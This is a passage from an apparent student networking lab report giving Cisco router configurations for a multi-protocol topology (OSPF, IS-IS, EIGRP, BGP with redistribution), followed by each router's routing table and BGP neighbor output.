  redistribute connected metric 10
  redistribute ospf 1 metric 10
  no neighbor B1::2 activate
  neighbor 20.0.0.2 activate
 exit-address-family
 address-family ipv6
  redistribute connected metric 10
```

```
  redistribute ospf 1 metric 10
  neighbor B1::2 activate
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
 router-id 1.1.1.1
 redistribute connected
 redistribute bgp 1 metric 10
control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Optimus-2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Optimus-2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
ip dhcp excluded-address 10.1.0.1
ip dhcp pool OPTIMUS
 network 10.1.0.0 255.255.255.0
 default-router 10.1.0.1
login on-success log
subscriber templating
ipv6 unicast-routing
ipv6 dhcp pool OPTIMUS6
 address prefix A2::/64 lifetime infinite infinite
```

```
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO214414VU
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 10.0.0.2 255.255.255.0
 ip ospf 1 area 0
 negotiation auto
 ipv6 address A1::2/64
 ipv6 ospf 1 area 0
interface GigabitEthernet0/0/1
 ip address 10.1.0.1 255.255.255.0
 ip ospf 1 area 0
 negotiation auto
 ipv6 address A2::1/64
 ipv6 dhcp server OPTIMUS6
 ipv6 ospf 1 area 0
interface Serial0/1/0
 no ip address
interface Serial0/1/1
 no ip address
interface GigabitEthernet0/2/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/2/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router ospf 1
 router-id 1.1.1.2
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router ospf 1
ipv6 router ospf 2
 router-id 1.1.1.2
```

```
control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Bumble-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Bumble-1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM2406090M
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 20.0.0.2 255.255.255.0
 negotiation auto
 ipv6 address B1::2/64
interface GigabitEthernet0/0/1
 ip address 20.1.0.1 255.255.255.0
 ip router isis bumble
 negotiation auto
 ipv6 address B2::1/64
```

```
 ipv6 router isis bumble
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis bumble
 net 49.0012.0000.0000.0001.00
 metric-style wide
 redistribute connected metric 10 level-1
 redistribute bgp 2 metric 10 level-1
 address-family ipv6
  redistribute connected metric 10 level-1
  redistribute bgp 2 metric 10 level-1
 exit-address-family
router bgp 2
 bgp log-neighbor-changes
 neighbor B1::1 remote-as 1
 neighbor B3::2 remote-as 2
 neighbor 20.0.0.1 remote-as 1
 neighbor 20.2.0.2 remote-as 2
 address-family ipv4
  network 20.0.0.0 mask 255.255.255.0
  redistribute connected metric 10
  redistribute isis bumble level-1 metric 10
  no neighbor B1::1 activate
  no neighbor B3::2 activate
  neighbor 20.0.0.1 activate
  neighbor 20.2.0.2 activate
  neighbor 20.2.0.2 route-map FIX-IBGP in
  distance bgp 10 10 10
 exit-address-family
 address-family ipv6
  redistribute connected metric 10
  redistribute isis bumble metric 10 level-2
  distance bgp 30 30 30
  network B1::/64
  neighbor B1::1 activate
  neighbor B3::2 activate
  neighbor B3::2 route-map FIX-IBGP6 in
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ip prefix-list FIX-IBGP seq 5 deny 20.2.0.0/24
```

```
ip prefix-list FIX-IBGP seq 10 permit 0.0.0.0/0 le 32
ipv6 prefix-list FIX-IBGP6 seq 1 deny B3::/64
ipv6 prefix-list FIX-IBGP6 seq 2 permit ::/0 le 128
route-map FIX-IBGP6 permit 10
 match ipv6 address prefix-list FIX-IBGP6
route-map FIX-IBGP permit 10
 match ip address prefix-list FIX-IBGP
control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Bumble-2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Bumble-2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608H7
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 20.1.0.2 255.255.255.0
```

```
 ip router isis bumble
 negotiation auto
 ipv6 address B2::2/64
 ipv6 router isis bumble
interface GigabitEthernet0/0/1
 ip address 20.2.0.1 255.255.255.0
 ip router isis bumble
 negotiation auto
 ipv6 address B3::1/64
 ipv6 router isis bumble
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis bumble
 net 49.0012.0000.0000.0002.00
 metric-style wide
 redistribute connected metric 5 level-1
 address-family ipv6
  redistribute connected metric 5 level-1
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0

control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Bumble-3:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Bumble-3
boot-start-marker
boot-end-marker
```

```
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO21482HZX
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 20.3.0.2 255.255.255.0
 negotiation auto
 ipv6 address B4::2/64
interface GigabitEthernet0/0/1
 ip address 20.2.0.2 255.255.255.0
 ip router isis bumble
 negotiation auto
 ipv6 address B3::2/64
 ipv6 router isis bumble
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis bumble
 net 49.0012.0000.0000.0003.00
 metric-style wide
 redistribute connected metric 10 level-1
 redistribute bgp 2 metric 10 level-1
 address-family ipv6
```

```
  redistribute connected metric 10 level-1
  redistribute bgp 2 metric 10 level-1
 exit-address-family
router bgp 2
 bgp log-neighbor-changes
 neighbor B2::1 remote-as 2
 neighbor B4::1 remote-as 3
 neighbor 20.1.0.1 remote-as 2
 neighbor 20.3.0.1 remote-as 3
 address-family ipv4
  redistribute connected metric 10
  redistribute isis bumble level-2 metric 10
  no neighbor B2::1 activate
  no neighbor B4::1 activate
  neighbor 20.1.0.1 activate
  neighbor 20.1.0.1 route-map FIX-IBGP in
  neighbor 20.3.0.1 activate
  distance bgp 10 10 10
 exit-address-family
 address-family ipv6
  redistribute connected metric 10
  redistribute isis bumble metric 10 level-2
  neighbor B2::1 activate
  neighbor B2::1 route-map FIX-IBGP6 in
  neighbor B4::1 activate
  distance bgp 10 10 10
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ip prefix-list FIX-IBGP seq 5 deny 20.1.0.0/24
ip prefix-list FIX-IBGP seq 10 permit 0.0.0.0/0 le 32
ipv6 prefix-list FIX-IBGP6 seq 1 deny B2::/64
ipv6 prefix-list FIX-IBGP6 seq 2 permit ::/0 le 128
route-map FIX-IBGP6 permit 10
 match ipv6 address prefix-list FIX-IBGP6
route-map FIX-IBGP permit 10
 match ip address prefix-list FIX-IBGP
control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
```

```
line vty 0 4
 login
end
```

Prime-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Prime-1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
no ip domain lookup
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO21482DWJ
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 30.0.0.1 255.255.255.0
 negotiation auto
 ipv6 address C1::1/64
 ipv6 eigrp 1
interface GigabitEthernet0/0/1
 ip address 20.3.0.1 255.255.255.0
 negotiation auto
 ipv6 address B4::1/64
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
```

```
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router eigrp 1
 network 30.0.0.0 0.0.0.255
 redistribute connected
 redistribute bgp 3 metric 10 10 255 255 1
 eigrp router-id 3.3.3.1
router bgp 3
 bgp router-id 3.3.3.1
 bgp log-neighbor-changes
 neighbor B4::2 remote-as 2
 neighbor 20.3.0.2 remote-as 2
 address-family ipv4
  redistribute connected metric 10
  redistribute eigrp 1 metric 10
  no neighbor B4::2 activate
  neighbor 20.3.0.2 activate
 exit-address-family
 address-family ipv6
  redistribute connected metric 10
  redistribute eigrp 1 metric 10
  neighbor B4::2 activate
 exit-address-family
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router eigrp 1
 eigrp router-id 3.3.3.1
 redistribute connected
 redistribute bgp 3 metric 10 10 255 255 1
control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Prime-2:

```
version 16.9
```

```
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Prime-2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no logging console
no aaa new-model
no ip domain lookup
ip dhcp excluded-address 30.1.0.1
ip dhcp pool PRIME
 network 30.1.0.0 255.255.255.0
 default-router 30.1.0.1
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
ipv6 unicast-routing
ipv6 dhcp pool PRIME6
 address prefix C2::/64 lifetime infinite infinite
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO214421CH
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 30.1.0.1 255.255.255.0
 negotiation auto
 ipv6 address C2::1/64
 ipv6 eigrp 1
 ipv6 dhcp server PRIME6
interface GigabitEthernet0/0/1
 ip address 30.0.0.2 255.255.255.0
 negotiation auto
 ipv6 address C1::2/64
 ipv6 eigrp 1
interface Serial0/1/0
 no ip address
 shutdown
```

```
interface Serial0/1/1
 no ip address
 shutdown
interface Service-Engine0/2/0
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router eigrp 1
 network 30.0.0.0 0.0.0.255
 network 30.1.0.0 0.0.0.255
 eigrp router-id 3.3.3.2
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
ipv6 router eigrp 1
 eigrp router-id 3.3.3.2
control-plane
banner motd ^CUnauthorized access is lowk illegal^C
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Routing Tables

Optimus-1:

```
Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C        10.0.0.0/24 is directly connected, GigabitEthernet0/0/0
L        10.0.0.1/32 is directly connected, GigabitEthernet0/0/0
O        10.1.0.0/24 [110/2] via 10.0.0.2, 00:10:20,
GigabitEthernet0/0/0
      20.0.0.0/8 is variably subnetted, 5 subnets, 2 masks
C        20.0.0.0/24 is directly connected, GigabitEthernet0/0/1
L        20.0.0.1/32 is directly connected, GigabitEthernet0/0/1
B        20.1.0.0/24 [20/10] via 20.0.0.2, 06:05:54
B        20.2.0.0/24 [20/0] via 20.0.0.2, 06:11:51
B        20.3.0.0/24 [20/0] via 20.0.0.2, 05:22:51
      30.0.0.0/24 is subnetted, 1 subnets
B        30.0.0.0 [20/0] via 20.0.0.2, 05:22:20
```

```
B        30.1.0.0 [20/0] via 20.0.0.2, 00:00:47
C   A1::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L   A1::1/128 [0/0]
     via GigabitEthernet0/0/0, receive
O   A2::/64 [110/2]
     via FE80::B6A8:B9FF:FE47:96B0, GigabitEthernet0/0/0
C   B1::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L   B1::1/128 [0/0]
     via GigabitEthernet0/0/1, receive
B   B2::/64 [20/10]
     via FE80::CE7F:76FF:FEC8:A1F0, GigabitEthernet0/0/1
B   B4::/64 [20/0]
     via FE80::CE7F:76FF:FEC8:A1F0, GigabitEthernet0/0/1
B   C1::/64 [20/0]
     via FE80::CE7F:76FF:FEC8:A1F0, GigabitEthernet0/0/1
B   C2::/64 [20/0]
     via FE80::CE7F:76FF:FEC8:A1F0, GigabitEthernet0/0/1
L   FF00::/8 [0/0]
     via Null0, receive
```

Optimus-2:

```
Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C        10.0.0.0/24 is directly connected, GigabitEthernet0/0/0
L        10.0.0.2/32 is directly connected, GigabitEthernet0/0/0
C        10.1.0.0/24 is directly connected, GigabitEthernet0/0/1
L        10.1.0.1/32 is directly connected, GigabitEthernet0/0/1
      20.0.0.0/24 is subnetted, 4 subnets
O E2     20.0.0.0 [110/20] via 10.0.0.1, 06:37:44,
GigabitEthernet0/0/0
O E2     20.1.0.0 [110/10] via 10.0.0.1, 06:14:22,
GigabitEthernet0/0/0
O E2     20.2.0.0 [110/10] via 10.0.0.1, 06:20:19,
GigabitEthernet0/0/0
O E2     20.3.0.0 [110/10] via 10.0.0.1, 05:47:12,
GigabitEthernet0/0/0
      30.0.0.0/24 is subnetted, 2 subnets
O E2     30.0.0.0 [110/10] via 10.0.0.1, 05:47:12,
GigabitEthernet0/0/0
O E2     30.1.0.0 [110/10] via 10.0.0.1, 00:05:01,
GigabitEthernet0/0/0
C   A1::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L   A1::2/128 [0/0]
     via GigabitEthernet0/0/0, receive
```

```
C   A2::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L   A2::1/128 [0/0]
     via GigabitEthernet0/0/1, receive
OE2 B1::/64 [110/20]
     via FE80::CE7F:76FF:FECE:9BF0, GigabitEthernet0/0/0
OE2 B2::/64 [110/10]
     via FE80::CE7F:76FF:FECE:9BF0, GigabitEthernet0/0/0
OE2 B4::/64 [110/10]
     via FE80::CE7F:76FF:FECE:9BF0, GigabitEthernet0/0/0
OE2 C1::/64 [110/10]
     via FE80::CE7F:76FF:FECE:9BF0, GigabitEthernet0/0/0
OE2 C2::/64 [110/10]
     via FE80::CE7F:76FF:FECE:9BF0, GigabitEthernet0/0/0
L   FF00::/8 [0/0]
     via Null0, receive
```

Bumble-1:

```
Gateway of last resort is not set

      10.0.0.0/24 is subnetted, 2 subnets
B        10.0.0.0 [10/10] via 20.0.0.1, 00:24:20
B        10.1.0.0 [10/10] via 20.0.0.1, 00:24:20
      20.0.0.0/8 is variably subnetted, 6 subnets, 2 masks
C        20.0.0.0/24 is directly connected, GigabitEthernet0/0/0
L        20.0.0.2/32 is directly connected, GigabitEthernet0/0/0
C        20.1.0.0/24 is directly connected, GigabitEthernet0/0/1
L        20.1.0.1/32 is directly connected, GigabitEthernet0/0/1
i L1     20.2.0.0/24 [115/20] via 20.1.0.2, 00:07:55,
GigabitEthernet0/0/1
i L1     20.3.0.0/24 [115/30] via 20.1.0.2, 00:07:52,
GigabitEthernet0/0/1
      30.0.0.0/24 is subnetted, 2 subnets
B        30.0.0.0 [10/10] via 20.3.0.1, 00:07:20
B        30.1.0.0 [10/10] via 20.3.0.1, 00:07:20
B   A1::/64 [30/10]
     via FE80::CE7F:76FF:FECE:9BF1, GigabitEthernet0/0/0
B   A2::/64 [30/10]
     via FE80::CE7F:76FF:FECE:9BF1, GigabitEthernet0/0/0
C   B1::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L   B1::2/128 [0/0]
     via GigabitEthernet0/0/0, receive
C   B2::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L   B2::1/128 [0/0]
     via GigabitEthernet0/0/1, receive
I1  B3::/64 [115/20]
```

```
     via FE80::CE7F:76FF:FECE:7FD0, GigabitEthernet0/0/1
B    B4::/64 [30/10]
     via B3::2
B    C1::/64 [30/10]
     via B4::1
B    C2::/64 [30/10]
     via B4::1
L    FF00::/8 [0/0]
     via Null0, receive
```

Bumble-2:

```
Gateway of last resort is not set

      10.0.0.0/24 is subnetted, 2 subnets
i L1     10.0.0.0 [115/20] via 20.1.0.1, 05:22:55,
GigabitEthernet0/0/0
i L1     10.1.0.0 [115/20] via 20.1.0.1, 00:16:59,
GigabitEthernet0/0/0
      20.0.0.0/8 is variably subnetted, 6 subnets, 2 masks
i L1     20.0.0.0/24 [115/20] via 20.1.0.1, 05:23:00,
GigabitEthernet0/0/0
C        20.1.0.0/24 is directly connected, GigabitEthernet0/0/0
L        20.1.0.2/32 is directly connected, GigabitEthernet0/0/0
C        20.2.0.0/24 is directly connected, GigabitEthernet0/0/1
L        20.2.0.1/32 is directly connected, GigabitEthernet0/0/1
i L1     20.3.0.0/24 [115/20] via 20.2.0.2, 05:28:11,
GigabitEthernet0/0/1
      30.0.0.0/24 is subnetted, 2 subnets
i L1     30.0.0.0 [115/20] via 20.2.0.2, 05:27:56,
GigabitEthernet0/0/1
i L1     30.1.0.0 [115/20] via 20.2.0.2, 00:01:56,
GigabitEthernet0/0/1
I1   A1::/64 [115/20]
     via FE80::CE7F:76FF:FEC8:A1F1, GigabitEthernet0/0/0
I1   A2::/64 [115/20]
     via FE80::CE7F:76FF:FEC8:A1F1, GigabitEthernet0/0/0
I1   B1::/64 [115/20]
     via FE80::CE7F:76FF:FEC8:A1F1, GigabitEthernet0/0/0
C    B2::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L    B2::2/128 [0/0]
     via GigabitEthernet0/0/0, receive
C    B3::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L    B3::1/128 [0/0]
     via GigabitEthernet0/0/1, receive
I1   B4::/64 [115/20]
     via FE80::267E:12FF:FE4D:F6E1, GigabitEthernet0/0/1
```

```
I1  C1::/64 [115/20]
     via FE80::267E:12FF:FE4D:F6E1, GigabitEthernet0/0/1
I1  C2::/64 [115/20]
     via FE80::267E:12FF:FE4D:F6E1, GigabitEthernet0/0/1
L   FF00::/8 [0/0]
     via Null0, receive
```

Bumble-3:

```
Gateway of last resort is not set

      10.0.0.0/24 is subnetted, 1 subnets
B        10.0.0.0 [10/10] via 20.0.0.1, 00:00:40
      20.0.0.0/8 is variably subnetted, 6 subnets, 2 masks
B        20.0.0.0/24 [10/0] via 20.1.0.1, 00:00:40
i L1     20.1.0.0/24 [115/20] via 20.2.0.1, 00:00:45,
GigabitEthernet0/0/1
C        20.2.0.0/24 is directly connected, GigabitEthernet0/0/1
L        20.2.0.2/32 is directly connected, GigabitEthernet0/0/1
C        20.3.0.0/24 is directly connected, GigabitEthernet0/0/0
L        20.3.0.2/32 is directly connected, GigabitEthernet0/0/0
      30.0.0.0/24 is subnetted, 2 subnets
B        30.0.0.0 [10/10] via 20.3.0.1, 00:00:40
B        30.1.0.0 [10/10] via 20.3.0.1, 00:00:40
B   A1::/64 [10/10]
     via B1::1
B   A2::/64 [10/10]
     via B1::1
B   B1::/64 [10/10]
     via B2::1
I1  B2::/64 [115/20]
     via FE80::CE7F:76FF:FECE:7FD1, GigabitEthernet0/0/1
C   B3::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L   B3::2/128 [0/0]
     via GigabitEthernet0/0/1, receive
C   B4::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L   B4::2/128 [0/0]
     via GigabitEthernet0/0/0, receive
B   C1::/64 [10/10]
     via FE80::267E:12FF:FE4D:F771, GigabitEthernet0/0/0
B   C2::/64 [10/10]
     via FE80::267E:12FF:FE4D:F771, GigabitEthernet0/0/0
L   FF00::/8 [0/0]
     via Null0, receive
```

Prime-1:

```
Gateway of last resort is not set
```

```
      10.0.0.0/24 is subnetted, 2 subnets
B        10.0.0.0 [20/0] via 20.3.0.2, 05:46:46
B        10.1.0.0 [20/0] via 20.3.0.2, 00:19:39
      20.0.0.0/8 is variably subnetted, 5 subnets, 2 masks
B        20.0.0.0/24 [20/0] via 20.3.0.2, 05:26:27
B        20.1.0.0/24 [20/0] via 20.3.0.2, 06:13:26
B        20.2.0.0/24 [20/10] via 20.3.0.2, 05:47:17
C        20.3.0.0/24 is directly connected, GigabitEthernet0/0/1
L        20.3.0.1/32 is directly connected, GigabitEthernet0/0/1
      30.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C        30.0.0.0/24 is directly connected, GigabitEthernet0/0/0
L        30.0.0.1/32 is directly connected, GigabitEthernet0/0/0
D        30.1.0.0/24 [90/3072] via 30.0.0.2, 00:04:47,
GigabitEthernet0/0/0
B   A1::/64 [20/0]
     via FE80::267E:12FF:FE4D:F6E0, GigabitEthernet0/0/1
B   A2::/64 [20/0]
     via FE80::267E:12FF:FE4D:F6E0, GigabitEthernet0/0/1
B   B1::/64 [20/0]
     via FE80::267E:12FF:FE4D:F6E0, GigabitEthernet0/0/1
B   B3::/64 [20/10]
     via FE80::267E:12FF:FE4D:F6E0, GigabitEthernet0/0/1
C   B4::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L   B4::1/128 [0/0]
     via GigabitEthernet0/0/1, receive
C   C1::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L   C1::1/128 [0/0]
     via GigabitEthernet0/0/0, receive
D   C2::/64 [90/3072]
     via FE80::B6A8:B9FF:FE01:B5A1, GigabitEthernet0/0/0
L   FF00::/8 [0/0]
     via Null0, receive
Prime-2:
Gateway of last resort is not set

      10.0.0.0/24 is subnetted, 2 subnets
D EX     10.0.0.0 [170/256002816] via 30.0.0.1, 05:47:26,
GigabitEthernet0/0/1
D EX     10.1.0.0 [170/256002816] via 30.0.0.1, 00:20:18,
GigabitEthernet0/0/1
      20.0.0.0/24 is subnetted, 4 subnets
D EX     20.0.0.0 [170/256002816] via 30.0.0.1, 05:47:26,
GigabitEthernet0/0/1
D EX     20.1.0.0 [170/256002816] via 30.0.0.1, 06:20:59,
GigabitEthernet0/0/1
```

```
D EX     20.2.0.0 [170/256002816] via 30.0.0.1, 05:47:56,
GigabitEthernet0/0/1
D EX     20.3.0.0 [170/3072] via 30.0.0.1, 06:58:22,
GigabitEthernet0/0/1
      30.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C        30.0.0.0/24 is directly connected, GigabitEthernet0/0/1
L        30.0.0.2/32 is directly connected, GigabitEthernet0/0/1
C        30.1.0.0/24 is directly connected, GigabitEthernet0/0/0
L        30.1.0.1/32 is directly connected, GigabitEthernet0/0/0
EX  A1::/64 [170/256002816]
     via FE80::267E:12FF:FE4D:F770, GigabitEthernet0/0/1
EX  A2::/64 [170/256002816]
     via FE80::267E:12FF:FE4D:F770, GigabitEthernet0/0/1
EX  B1::/64 [170/256002816]
     via FE80::267E:12FF:FE4D:F770, GigabitEthernet0/0/1
EX  B3::/64 [170/256002816]
     via FE80::267E:12FF:FE4D:F770, GigabitEthernet0/0/1
EX  B4::/64 [170/3072]
     via FE80::267E:12FF:FE4D:F770, GigabitEthernet0/0/1
C   C1::/64 [0/0]
     via GigabitEthernet0/0/1, directly connected
L   C1::2/128 [0/0]
     via GigabitEthernet0/0/1, receive
C   C2::/64 [0/0]
     via GigabitEthernet0/0/0, directly connected
L   C2::1/128 [0/0]
     via GigabitEthernet0/0/0, receive
L   FF00::/8 [0/0]
     via Null0, receive
```

Other Show Commands

```
Bumble-1# show bgp topology *
For address family: IPv4 Unicast

BGP table version is 902, local router ID is 20.0.0.2
Status codes: s suppressed, d damped, h history, * valid, >
best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-
path, f RT-Filter,
              x best-external, a additional-path, c RIB-
compressed,
              t secondary path, L long-lived-stale,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight
Path
```

```
 *>   10.0.0.0/24      20.0.0.1                 10             0
1 ?
 *>   10.1.0.0/24      20.0.0.1                 10             0
1 ?
 *    20.0.0.0/24      20.0.0.1                 10             0
1 ?
 *>                    0.0.0.0                   0         32768
i
 *>   20.1.0.0/24      0.0.0.0                  10         32768
?
 *>   20.2.0.0/24      20.1.0.2                 10         32768
?
 * i  20.3.0.0/24      20.2.0.2                 10    100      0
?
 *>                    20.1.0.2                 10         32768
?
 *>i  30.0.0.0/24      20.3.0.1                 10    100      0
3 ?
 *>i  30.1.0.0/24      20.3.0.1                 10    100      0
3 ?3 ?
Bumble-1# show bgp neighbors 20.2.0.2
BGP neighbor is 20.2.0.2,  remote AS 2, internal link
  BGP version 4, remote router ID 20.3.0.2
  BGP state = Established, up for 23:40:52
  Last read 00:00:16, last write 00:00:37, hold time is 180,
keepalive interval is 60 seconds
  Neighbor sessions:
    1 active, is not multisession capable (disabled)
  Neighbor capabilities:
    Route refresh: advertised and received(new)
    Four-octets ASN Capability: advertised and received
    Address family IPv4 Unicast: advertised and received
    Enhanced Refresh Capability: advertised and received
    Multisession Capability:
    Stateful switchover support enabled: NO for session 1
  Message statistics:
    InQ depth is 0
    OutQ depth is 0

                         Sent       Rcvd
    Opens:                  1          1
    Notifications:          0          0
    Updates:              109        104
    Keepalives:          1545       1547
    Route Refresh:          0          1
    Total:               1657       1653
  Do log neighbor state changes (via global configuration)
```

```
  Default minimum time between advertisement runs is 0 seconds

 For address family: IPv4 Unicast
  Session: 20.2.0.2
  BGP table version 902, neighbor version 902/0
  Output queue size : 0
  Index 71, Advertise bit 0
  71 update-group member
  Inbound path policy configured
  Route map for incoming advertisements is FIX-IBGP
  Slow-peer detection is disabled
  Slow-peer split-update-group dynamic is disabled
                                Sent       Rcvd
  Prefix activity:              ----       ----
    Prefixes Current:              6          3 (Consumes 408
bytes)
    Prefixes Total:               24         84
    Implicit Withdraw:             0         16
    Explicit Withdraw:            21         65
    Used as bestpath:            n/a          2
    Used as multipath:           n/a          0
    Used as secondary:           n/a          0

                                  Outbound    Inbound
  Local Policy Denied Prefixes:   --------    -------
    route-map:                           0          8
    Bestpath from this peer:            24        n/a
    Total:                              24          8
  Number of NLRIs in the update sent: max 4, min 0
  Last detected as dynamic slow peer: never
  Dynamic slow peer recovered: never
  Refresh Epoch: 1
  Last Sent Refresh Start-of-rib: 23:18:58
  Last Sent Refresh End-of-rib: 23:18:58
  Refresh-Out took 0 seconds
  Last Received Refresh Start-of-rib: never
  Last Received Refresh End-of-rib: never
                                       Sent       Rcvd
        Refresh activity:              ----       ----
          Refresh Start-of-RIB          1          0
          Refresh End-of-RIB            1          0

  Address tracking is enabled, the RIB does have a route to
20.2.0.2
  Route to peer address reachability Up: 66; Down: 112
    Last notification 22:52:52
  Connections established 54; dropped 53
```

```
  Last reset 23:40:59, due to BGP Notification received of
session 1, hold time expired
  Interface associated: (none) (peering address NOT in same
link)
  Transport(tcp) path-mtu-discovery is enabled
  Graceful-Restart is disabled
  SSO is disabled
Connection state is ESTAB, I/O status: 1, unread input bytes: 0
Connection is ECN Disabled, Mininum incoming TTL 0, Outgoing TTL
255
Local host: 20.1.0.1, Local port: 179
Foreign host: 20.2.0.2, Foreign port: 42832
Connection tableid (VRF): 0
Maximum output segment queue size: 50

Enqueued packets for retransmit: 0, input: 0  mis-ordered: 0 (0
bytes)

Event Timers (current time is 0x5C7F078):
Timer          Starts    Wakeups            Next
Retrans          1613         18             0x0
TimeWait            0          0             0x0
AckHold          1603       1552             0x0
SendWnd             0          0             0x0
KeepAlive          10          0             0x0
GiveUp              0          0             0x0
PmtuAger            0          0             0x0
DeadWait            0          0             0x0
